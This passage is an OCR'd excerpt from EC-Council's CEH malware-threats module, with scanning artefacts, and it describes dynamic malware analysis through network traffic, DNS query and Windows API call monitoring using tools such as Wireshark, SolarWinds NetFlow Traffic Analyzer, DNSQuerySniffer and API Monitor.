


Figure 7.130: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius (*https://www.driver-soft.com*)

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

53 Module 07 | Malware Threats

EC-Council CEH

Dynamic Malware Analysis: Network Traffic Monitoring/ Analysis

- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (https://www.colasoft.com)
- Wireshark (https://www.wireshark.org)
- PRTG Network Monitor (https://kb.paessler.com)
- GFI LanGuard (https://www.gfi.com)
- insightIDR (https://www.rapid7.com)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data, correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**

https://www.solarwinds.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**

  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.


  Features:

  - Network traffic analysis
  - Bandwidth monitoring

hide01.ir

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification




hide01.ir

Figure 7.131: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- insightIDR (https://www.rapid7.com)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DNS Monitoring/Resolution

Malicious software such as DNSChanger can change the system's DNS server settings, thus providing attackers with control of the DNS server used in the victim's system. Subsequently, the attackers can control the sites to which the user tries to connect through the Internet, make him/her connect to a fraudulent website, or interfere with his/her online web browsing.

Therefore, you should determine whether the malware is capable of changing any DNS server settings while performing dynamic analysis. You can use tools such as DNSQuerySniffer and DNSstuff, to verify the DNS servers that the malware tries to connect to and identify the type of connection.

- **DNSQuerySniffer**

  Source: *https://www.nirsoft.net*

  DNSQuerySniffer is a network sniffer utility that shows the DNS queries sent on your system. For every DNS query, the following information is displayed: host name, port number, query ID, request type (A, AAAA, NS, MX, and so on), request time, response time, duration, response code, number of records, and content of the returned DNS records. You can easily export the DNS query information to a CSV/tab-delimited/XML/HTML file or copy the DNS queries to the clipbord and then paste them into Excel or other spreadsheet applications.

libgen.rs

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.132: Screenshot of DNSQuerySniffer

nide01.ir

Some additional DNS monitoring/resolution tools are as follows:

- DNSstuff (*https://www.dnsstuff.com*)
- UltraDNS (*https://vercara.com*)
- Sonar Lite Web App (*https://constellix.com*)
- DNSCheck.co (*https://www.dnscheck.co*)
- Dotcom-Monitor (*https://www.dotcom-monitor.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

55 Module 07 | Malware Threats

EC-Council C|EH

Dynamic Malware Analysis: API Calls Monitoring

- Application programming interfaces (APIs) are **parts of the Windows OS** that **allow** external applications to **access OS** information such as file systems, threads, errors, registry, and kernel
- Malware programs **employ these APIs to access** the **operating system information** and cause damage to the systems
- Analyzing the API calls may **reveal the suspected program's** interaction with the OS
- Use API call monitoring tools such as **API Monitor** to monitor API calls made by applications

API Call Monitoring Tools

- API Call Monitoring (https://apicontext.com)
- Runscope (https://www.runscope.com)
- AlertSite (https://smartbear.com)

API Monitor

API Monitor allows you to **monitor and display Win32 API calls** made by applications

http://www.rohitab.com

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit www.eccouncil.org

API Calls Monitoring

Application programming interfaces (APIs) are parts of the Windows OS that allow external applications to access OS information such as file systems, threads, errors, registry, kernel, buttons, mouse pointer, network services, web, and the Internet. Malware programs also use these APIs to access the OS information and cause damage to the system.

